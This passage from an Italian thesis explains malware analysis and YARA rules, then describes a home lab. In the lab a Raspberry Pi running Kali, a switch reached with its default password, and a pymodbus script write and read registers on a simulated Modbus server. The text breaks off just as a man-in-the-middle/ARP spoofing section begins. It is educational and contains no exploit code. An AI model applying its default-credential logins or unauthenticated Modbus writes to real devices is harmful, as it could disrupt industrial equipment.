L'impacchettamento e l'offuscamento sono tecniche usate per rendere più complesso lo studio del malware e delle sue stringhe.

### 2.3.2 Analisi dinamica

Nell'analisi dinamica si analizzano le funzionalità e il comportamento del malware durante la sua esecuzione. In questa fase si fa spesso uso di un debugger, ne esistono diversi e quelli che ho visto sono x86dbg, Ghidra e IDA.

### 2.3.3 Analisi del codice

L’analisi del codice è quel processo di analisi e reverse engineer del codice assembly.

### 2.3.4 Analisi comportamentale

L’analisi comportamentale è quel processo di analisi del malware dopo la sua esecuzione. In questa fase si monitorano i processi, i registri e il traffico di rete.

## 2.4 Regole YARA

YARA (Yet Another Recursive Acronym) è uno strumento usato per identificare e classificare famiglie di applicazioni usando delle regole [20]. Nella cybersicurezza, YARA viene utilizzato per individuare malware. Un esempio di regola YARA è mostrata nella figura 2.3, qui sotto.

```
1 rule nomeRegola{
2     meta:
3         author="nome"
4         Description ="breve descrizione"
5         hash = "... " //possono esserci più di un hash
6     strings:
7         $a = "qualcosa"
8         $b = "qualsiasi altro"
9     condition:
10        $a and $b
11 }
```

Figura 2.3: Esempio regola YARA

Ogni regola YARA è formata da più sezioni e inizia sempre con la parola “rule” più il suo nome. Nella sezione “meta” si possono aggiungere informazioni quali ad esempio l’autore, la data di creazione, ecc.

Nella sezione “strings” invece si possono aggiungere le parole che andranno a identificare in maniera univoca il file. Le stringhe possono essere racchiuse tra doppi apici oppure tra parentesi graffe, nel caso di stringhe esadecimali.

La sezione della condizione contiene un’espressione booleana che indica in quali circostanze un file soddisfa o meno la regola. È

qui che risiede la logica della regola. Generalmente, la condizione fa riferimento alle stringhe definite in precedenza che si comporteranno come variabili booleane, restituendo vero se la stringa è stata trovata nel file, falso viceversa. Volendo possiamo creare regole anche senza definire alcuna stringa.

Oltre a usare questi identificatori di stringa, nelle condizioni possiamo anche utilizzare delle variabili speciali. Una di queste è `filesize`, che specifica la dimensione, espressa in byte, del file sottoposto a scansione. Un'altra è `uint16(0)`, e controlla l'intestazione di un file. Ad esempio, la condizione “`uint16(0) == 0x5A4D`” stabilisce che il file deve essere un eseguibile Windows e questo perché i valori esadecimali 4D 5A (MZ in decimale) si trovano sempre all'inizio dell'intestazione di un file eseguibile. In YARA si invertono questi valori a causa dell'ordine dei byte (endianness) little-endian. Con la modalità little-endian, si inizia a memorizzare e a trasmettere dal byte meno significativo (estremità più piccola) a quello più significativo. Ho scoperto ciò grazie al modulo console, che stampa i primi valori di un file.

I moduli sono il metodo fornito da YARA per estendere le sue funzionalità. Consentono di definire strutture dati e funzioni che possono essere utilizzate nelle regole per esprimere condizioni più complesse. I moduli più comuni e usati sono PE, ELF, Cuckoo, Hash, Math e console; ma si possono anche scrivere dei moduli propri. I moduli PE e ELF consentono di analizzare gli attributi dell'intestazione dei file eseguibili e utilizzare funzioni (es. il calcolo dell'hash) per verificare se determinate condizioni sono soddisfatte. Il secondo è specifico per i file ELF. Cuckoo invece consente la creazione di regole YARA basate sulle informazioni comportamentali (es. il programma contatta un certo indirizzo IP).

Per utilizzare un modulo basta scrivere “import” più il suo nome racchiuso tra doppie virgolette e posizionarlo all'esterno della definizione della regola. Dopo aver importato il modulo è possibile usufruire delle sue funzionalità scrivendo nella condizione: “`nome-del-modulo.nome-della-funzione`”.

Le regole YARA hanno estensione `.yar` e per essere eseguite bisogna lanciare il comando “`yara -r ./nome-regola-Yara.yar ./nome-directory`”. Durante la sua esecuzione, verranno analizzati i file nella directory specificata ed eventuali sottocartelle. Come risultato, verranno restituiti i nomi dei file che rispettano la condizione.

# Capitolo 3

## Strumenti utilizzati

### 3.1 Kali Linux

Kali Linux è una distribuzione Linux di Penetration Testing (processo operativo di analisi o valutazione della sicurezza di un sistema informatico o di una rete), basata su Debian (distribuzione Linux molto stabile) [21].

Ad oggi è uno dei migliori strumenti per gli esperti di sicurezza informatica e delle reti. Infatti offre tutti gli strumenti necessari per monitorare e eseguire test di sicurezza su qualsiasi tipologia di rete o sistema informatico. È possibile analizzare vulnerabilità, database, applicazioni web, trovare fallo di sicurezza nelle reti wireless, wireless attack, ottenere informazioni approfondite sulle reti o computer e server, bug di programmi, nonché eseguire exploit, brute force, stress test, port scanning, reversing, spoofing, ecc.

### 3.2 Raspberry

Raspberry è un microcomputer a scheda singola. Nello specifico ho usato la versione pi 4, ovvero quella in figura 3.1.

È dotato di processore ARM, due porte micro-HDMI, un'uscita jack 3.5 mm, quattro porte USB, l'uscita per l'alimentazione, la Gigabit Ethernet e una porta per la scheda SD. La scheda supporta sistemi operativi basati su GNU/Linux.




Figura 3.1: Raspberry

### 3.3 Switch di rete

Uno switch è un dispositivo che mette in comunicazione più dispositivi tramite dei cavi di rete (chiamati anche cavi ethernet o cavi LAN). Riceve i pacchetti e li trasmette direttamente al dispositivo destinatario, passando solo per la porta che lo collega. I pacchetti contengono oltre alle informazioni, anche l'indirizzo del mittente e del destinatario.

Lo switch può essere considerato un'evoluzione dell'hub. Quest'ultimo infatti è poco efficiente poiché i pacchetti non vengono inviati solo al destinatario ma anche a tutti gli altri computer connessi all'hub. Inoltre l'hub scala la velocità al dispositivo più lento.

Invece uno switch sa esattamente quali dispositivi sono collegati ad ogni porta perché lavora tramite indirizzo MAC (Media Access Control), in questo modo è più efficiente e più veloce.

Lo switch però non è in grado di far dialogare fra loro computer che fan parte di reti diverse. Per ciò serve utilizzare un router.

Un router è un dispositivo in grado di trasmettere pacchetti dati tra diverse reti, perché instrada i pacchetti tramite indirizzo IP invece che tramite indirizzo MAC.

Esistono tanti modelli e dimensioni di switch, io ho usato uno switch Netgear ProSAFE plus GS105E a 5 porte, come in figura 3.2.



Figura 3.2: Switch di rete e cavo LAN

### 3.4 Wireshark

Wireshark è un software per analisi di protocollo o packet sniffer (annusa pacchetti). Viene utilizzato per la soluzione di problemi di rete, per l'analisi e lo sviluppo di protocolli o di software di comunicazione. Su Kali Linux è già preinstallato di default, altrimenti lo si può sempre installare in un secondo momento [22].

Una volta aperto, come mostrato in figura 3.3, l’interfaccia ci mostra nella parte bassa quali connessioni si possono analizzare.




Figura 3.3: Wireshark

Selezionata una, ad esempio VirtualBox, lo sniffer è pronto ad ascoltare il traffico su quella rete.

La pagina, figura 3.4, è composta da varie sezioni. In alto abbiamo diversi pulsanti, rispettivamente in ordine, per avviare l'analisi, per fermarla, per ricominciarla e per cambiare connessione. In centro ci sono tutti i pacchetti intercettati, in basso a sinistra c'è la composizione di un pacchetto selezionato in dettaglio; e in basso a destra lo stesso pacchetto ma rappresentato in formato esadecimale.




Figura 3.4: Esempio Wireshark

Wireshark vede solo i pacchetti che invia e riceve la macchina, ovvero quei messaggi di cui è mittente o destinatario. Lo sniffer quindi non controlla tutto quello che passa per quella determinata rete. Nella rete verosimilmente ci potrebbero essere altri dispositivi connessi che chiedono a dispositivi diverse dalla mia macchina informazioni. Queste non verranno mandate alla mia macchina e quindi Wireshark non rivelerà quei pacchetti.

### 3.5 VirtualBox

Per comodità di avere tutto nella mia stessa macchina, ho deciso di creare due macchine virtuali. Per far ciò ho usato VirtualBox, un software per la virtualizzazione di sistemi x86, supportato da Oracle. Virtualbox crea su un computer con un sistema operativo (definito host) una macchina virtuale (VM, virtual machine) su cui può essere

eseguito un sistema operativo differente (definito guest). Su queste due macchine ho montato in una Kali Linux e l'altra Xubuntu, una versione più leggera di Ubuntu. La schermata iniziale di VirtualBox si presenta come in figura 3.5.




Figura 3.5: VirtualBox

Una volta avviato il programma, ho impostato manualmente l'indirizzo ip della virtualBox a 192.168.0.101 (figura3.6).




Figura 3.6: VirtualBox impostazioni rete

Per poter accedere a Internet sulle macchine virtuali bisogna prima nelle impostazioni abilitare una scheda di rete in modalità NAT (Network Address Translation). Per poter comunicare invece con un

altro dispositivo diverso dall'host, e quindi interfacciarsi con altri dispositivi in rete, bisogna nelle impostazioni abilitare una scheda di rete in modalità Bridge. VirtualBox così fa da ponte tra la macchina virtuale e la rete locale. Dunque, la macchina guest sarà collegata alla rete come qualsiasi altro computer fisico. Ho fatto questo per far sì che la mia macchina virtuale potesse comunicare con il Raspberry Kali, passando per lo switch. Infine se si vuole comunicare solamente tra le macchine virtuali e l'host, bisogna abilitare una scheda di rete in modalità scheda solo host. E' possibile abilitare più schede di rete per poter sfruttare più funzionalità contemporaneamente, ad esempio navigare in Internet e comunicare con un'altra macchina (NAT + Bridge). Configurato in questa maniera le macchine, ora sono pronte all'uso.

## **Capitolo 4**

# **Creazione scenario e analisi dell'attacco**

### **4.1 Installazione di Kali Linux sul Raspberry**

Per prima cosa ho montato sul Raspberry l'immagine del sistema operativo Kali Linux, reperibile dal sito Kali.

Ho utilizzato un programma per trasformare la scheda SD in una memoria flash da cui si puoi accedere direttamente al DOS (Rufus). Così facendo il sistema operativo può avviarsi all'avvio della macchina.

Inserendo come nome e password “kali” dopo il primo avvio, si può accedere e utilizzare il dispositivo.

### **4.2 Creazione di una rete LAN**

Poi ho creato una rete LAN (Local Area Network, in italiano rete in area locale o rete locale) affinché il mio computer (con S.O. Windows 10) e il Raspberry potessero comunicare tra loro.

Una LAN indica una rete informatica di collegamento tra più computer, estendibile anche a dispositivi periferici condivisi, che copre un'area limitata (esempio abitazione, azienda ecc.).

Per poter comunicare, una volta collegati fisicamente i due computer con il cavo LAN alle rispettive porte ethernet (prima direttamente tra loro e poi collegandoli passando per lo switch di rete), ho assegnato un IP Statico ad entrambe le macchine.

Un indirizzo IP (Internet Protocol) è un indirizzo univoco che identifica un dispositivo su Internet o in una rete locale.

L'indirizzo IP può essere di due tipi: IP Dinamico e IP Statico.

L'indirizzo IP Dinamico è un'indirizzo IP che varia ad ogni connessione (ha una scadenza di circa 48/72 ore) e che quindi non è mai uguale a quello precedentemente assegnato dal provider ISP.

Internet Service Provider o fornitore di servizi Internet, indica un'impresa (es. TIM, Fastweb ecc.) che fornisce servizi inerenti a Internet, come ad esempio la posta elettronica, la registrazione di un nome di dominio o l'accesso al World Wide Web.

L'indirizzo IP Statico invece è un “numero” di riferimento che non cambia mai, salvo diversa indicazione.

**Configurazione Windows** Per assegnare un IP statico a una macchina con sistema operativo Windows 10 sono andato in:

Pannello di controllo > Rete e Internet > Centro connessioni di rete e condivisione. A questo punto ho fatto click sul nome della comunicazione Ethernet (punto 1 in figura 4.1) > Proprietà (punto 2 in figura 4.1) e una volta selezionato “Protocollo Internet versione 4 (TCP/IPv4)” facendo doppio click o cliccando Proprietà (punto 3 in figura 4.1), si apre un’interfaccia dove è possibile cambiare l’indirizzo IP (punto 4 in figura 4.1). Ho selezionato poi la spunta “Utilizza il seguente indirizzo IP” e ho inserito come indirizzo IP 192.168.1.1 e come maschera di sottorete (subnet mask) 255.255.255.0.




Figura 4.1: Configurazione Windows LAN

Finito con la configurazione Windows sono passato a quella Linux.

**Configurazione Kali Linux** Esistono due modi per assegnare un IP statico a una macchina con sistema Kali Linux, o tramite linea di comando o tramite interfaccia grafica; io ho optato per il primo caso. Ho aggiunto al file `/etc/network/interfaces` con permesso da amministratore (sudo) le seguenti linee di codice:

```
auto eth0
iface eth0 inet static
    address 192.168.1.2/24
```

Se si volesse assegnare un indirizzo IP statico tramite interfaccia grafica, bisogna cliccare con il tasto destro l'icona in alto a destra con l'immagine della porta ethernet (punto 1 in figura 4.2), nel nuovo menù cliccare il pulsante + (punto 2 in figura 4.2), selezionare ethernet e premere il pulsante create (punto 3 in figura 4.2). Nel nuovo menù selezionare IPv4 settings, mettere Method Manual e inserire l'indirizzo IP e la netmask, nel mio caso rispettivamente 192.168.1.2 e 24. Infine salvare.




Figura 4.2: Configurazione alternativa LAN Kali Linux

Una volta configurato entrambe le macchine, ho provato a vedere se le due effettivamente fossero collegate tramite il comando da bash `ping`. Il comando `ping` manda pacchetti a intervalli regolari per vedere se il dispositivo con l'indirizzo IP inserito dopo il comando, li riceve o meno. In caso di esito positivo, i pacchetti verranno consegnati a quell'indirizzo IP, altrimenti andranno persi. Si possono anche mandare pacchetti allo stesso indirizzo IP della macchina da cui si stanno mandando. Ho dunque provato a inviare (con succes-

so) i pacchetti da entrambi i computer sia verso loro stessi sia verso l’altro, come mostrato in figura 4.3.

```
Prompt dei comandi
Microsoft Windows [Versione 10.0.19044.2130]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\laurap ping 192.168.1.1

Esecuzione di Ping 192.168.1.1 con 32 byte di dati:
Risposta da 192.168.1.1: byte=32 durata=1ms TTL=128
Risposta da 192.168.1.1: byte=32 durata=1ms TTL=128
Risposta da 192.168.1.1: byte=32 durata=1ms TTL=128

Statistiche Ping per 192.168.1.1:
  Pacchetti: Trasmessi = 3, Ricevuti = 3,
  Persi = 0 (0% persi),
  Tempo approssimativo percorso andata/ritorno in millisecondi:
    Minimo = 0ms, Massimo = 0ms, Medio = 0ms
Control-C
C:\Users\laurap ping 192.168.1.2

Esecuzione di Ping 192.168.1.2 con 32 byte di dati:
Risposta da 192.168.1.2: byte=32 durata=1ms TTL=64

Statistiche Ping per 192.168.1.2:
  Pacchetti: Trasmessi = 4, Ricevuti = 4,
  Persi = 0 (0% persi),
  Tempo approssimativo percorso andata/ritorno in millisecondi:
    Minimo = 0ms, Massimo = 1ms, Medio = 0ms
```

(a) Ping Windows

```
File Actions Edit View Help
kali㉿kali:~[ ->
ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data:
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=0.976 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.111 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=0.084 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=0.128 ms
```
--- 192.168.1.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 307ms
rtt min/avg/max/mdev = 0.074/0.899/0.138/0.022 ms
kali㉿kali:~[ ->
ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data:
64 bytes from 192.168.1.1: icmp_seq=1 ttl=128 time=2.37 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=128 time=1.58 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=128 time=1.58 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=128 time=1.57 ms
```
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 305ms
rtt min/avg/max/mdev = 1.574/1.776/2.378/0.342 ms
kali㉿kali:~[ ->
```

(b) Ping Kali Linux

Figura 4.3: Ping

### 4.3 Accedere all’interfaccia dello switch di rete


Gli switch di rete Netgear hanno come indirizzo IP di default 192.168.0.239 .

Come già discusso nel paragrafo 3.3 “Switch di rete”, solo se i dispositivi che fanno parte della stessa rete possono comunicare tra loro se collegati tramite uno switch. Considerando ciò, per accedere all’interfaccia dello switch ho dovuto cambiare gli indirizzi IP del computer e del Raspberry in 192.168.0.101 e 192.168.0.102 .

Un altro modo per accedere all’interfaccia interna dello switch è quello di cambiargli l’indirizzo IP con quello della sotto rete dei dispositivi. In questo caso l’indirizzo IP di default cambia da

192.168.0.239 a 192.168.1.239, rimanendo invariati gli indirizzi IP dei due dispositivi.

Una volta configurato il tutto, basta inserire l’indirizzo IP dello switch in un browser (prima figura 4.4) e inserire come password “password”. La password e l’indirizzo IP di default sono segnati sotto lo switch. Una volta entranti, la schermata avrà un aspetto simile alla seconda figura 4.4 mostrata qui sotto.



(a) Interfaccia prima del login

(b) Interfaccia dopo il login

Figura 4.4: Interfaccia switch Netgear

#### 4.4 Simulazione Modbus

A questo punto ho usato il protocollo Modbus.

Per prima cosa ho cercato su Internet un server (o slave) Modbus già pronto all'uso e ho trovato diagslave, uno slave Modbus simulato da linea di comando sia per Windows che per Linux. Scaricato il file, l'ho fatto partire dalla macchina virtuale Xubuntu con il comando "sudo ./diagslave -m tcp -p 502" (figura 4.5). Questa macchina ha come indirizzo IP 192.168.0.103.

```
Terminale - prova@prova-VirtualBox:~/Scrivania/diagslave/x86_64-linux-gnu
File Modifica Visualizza Terminale Schede Aiuto
prova@prova-VirtualBox:~/Scrivania/diagslave/x86_64-linux-gnu$ sudo ./diagslave -m tcp -p 502
diagslave 3.4 - FieldTalk(tm) Modbus(R) Diagnostic Slave Simulator
Copyright (c) 2002-2021 proconX Pty Ltd
Visit https://www.modbusdriver.com for Modbus libraries and tools.

Protocol configuration: MODBUS/TCP
Slave configuration: address = -1, master activity t/o = 3.00s
IP configuration: port = 502, connection t/o = 60.00s

Server started up successfully.
Listening to network (Ctrl-C to stop)
....|
```

Figura 4.5: Server Modbus acceso

Poi ho creato un piccolo script che simulasse una possibile richiesta da parte di client Modbus verso il server, sulla macchina Windows con indirizzo IP 192.168.0.101 (figura 4.6).

```

from pymodbus.client.sync import ModbusTcpClient
from time import sleep

client = ModbusTcpClient('192.168.0.103')

#client.write_registers(0 , [100,10]) #dal registro 0, inserisci 100 e nel registro 1 il valore 10
client.write_register(0 , 100) #inserisci dal registro 0 il valore 100

sleep(5)

#client.read_holding_registers(0, 12) #leggo i registri da 0 a 12

client.read_holding_registers(0) #leggo il valore del registro 0

```

Figura 4.6: Codice client Modbus

Lo script, se la connessione al server va a buon fine (con l'indirizzo IP di Xubuntu), inserisce nel registro 0 il valore cento, aspetta cinque secondi, il tempo di elaborare la richiesta; e infine chiede nuovamente il valore del registro 0. Mi aspetto che come risultato, mi venga restituito il valore cento. Questo è come risponde il server dopo aver eseguito lo script, figura 4.7.

```

Terminale - prova@prova-VirtualBox: ~/Scrivania/diagslave/x86_64-linux-gnu
File Modifica Visualizza Terminale Schede Aiuto
prova@prova-VirtualBox:~/Scrivania/diagslave/x86_64-linux-gnu$ sudo ./diagslave -m tcp -p 502
diagslave 3.4 - FieldTalk(tm) Modbus(R) Diagnostic Slave Simulator
Copyright (c) 2002-2021 proconX Pty Ltd
Visit https://www.modbusdriver.com for Modbus libraries and tools.

Protocol configuration: MODBUS/TCP
Slave configuration: address = -1, master activity t/o = 3.00s
IP configuration: port = 502, connection t/o = 60.00s

Server started up successfully.
Listening to network (Ctrl-C to stop)
..
validateMasterIpAddr: accepting connection from 192.168.0.101
Slave 0: writeHoldingRegisters from 1, 1 references
Slave 0: readHoldingRegisters from 1, 1 references
.....

```

Figura 4.7: Server Modbus dopo una richiesta

Per vedere che il valore restituito sia effettivamente cento, bisogna andare a vedere i pacchetti inviati e ricevuti con Wireshark. I pacchetti si presentano così dopo aver eseguito lo script, figura 4.8.

192.168.0.101	192.168.0.103	TCP	66 54152 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
192.168.0.103	192.168.0.101	TCP	66 502 → 54152 [SYN ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
192.168.0.101	192.168.0.103	TCP	54 54152 → 502 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
192.168.0.101	192.168.0.103	Modbus/TCP	66 Query Trans: 1; Unit: 0, Func: 6: Write Single Register
192.168.0.103	192.168.0.101	TCP	60 502 → 54152 [ACK] Seq=1 Ack=13 Win=64256 Len=0
192.168.0.103	192.168.0.101	Modbus/TCP	66 Response Trans: 1; Unit: 0, Func: 6: Write Single Register
192.168.0.101	192.168.0.103	TCP	54 54152 → 502 [ACK] Seq=13 Ack=13 Win=2102272 Len=0
192.168.0.101	192.168.0.103	Modbus/TCP	66 Query Trans: 2; Unit: 0, Func: 3: Read Holding Registers
192.168.0.103	192.168.0.101	Modbus/TCP	65 Response Trans: 2; Unit: 0, Func: 3: Read Holding Registers
192.168.0.101	192.168.0.103	TCP	54 54152 → 502 [FIN, ACK] Seq=25 Ack=25 Win=2102272 Len=0
192.168.0.103	192.168.0.101	TCP	60 502 → 54152 [FIN, ACK] Seq=24 Ack=26 Win=64256 Len=0
192.168.0.101	192.168.0.103	TCP	54 54152 → 502 [ACK] Seq=26 Ack=25 Win=2102272 Len=0

Figura 4.8: Wireshark esecuzione dello script

Facendo doppio click su uno di questi è possibile vedere com'è in dettaglio. Un esempio è riportato nella figura 4.9.




Figura 4.9: Dettaglio pacchetto invio

Guardando in dettaglio il payload dell'ultimo pacchetto Modbus/TCP (figura 4.10), inviato dal server (192.168.0.103) e ricevuto dalla macchina Windows (192.168.0.101); si può facilmente notare che effettivamente il valore restituito è cento.




Figura 4.10: Dettaglio pacchetto risposta

## 4.5 Attacco MITM e ARP spoofing/poisoning sul protocollo Modbus

Un attacco informatico, o cyberattacco, indica una manovra impiegata da individui o organizzazioni che colpisce sistemi informatici o infrastrutture tramite atti malevoli, finalizzati al furto, alterazione o distruzione di specifici obiettivi violando sistemi suscettibili.

Esistono diversi tecniche di attacco tra cui: malware, virus, Denial of Service (DoS e DDoS), buffer overflow ecc. Durante questa esperienza, ho visto più da vicino l'attacco Man in the Middle (abbreviato MitM).

Questo attacco si verifica senza che la vittima ne sia consapevole. Consiste nel deviare la normale connessione per ottenere l'accesso a informazioni sensibili. MitM impersona le rispettive parti (vittima e server) in modo che entrambi continuino a scambiarsi dati [23].

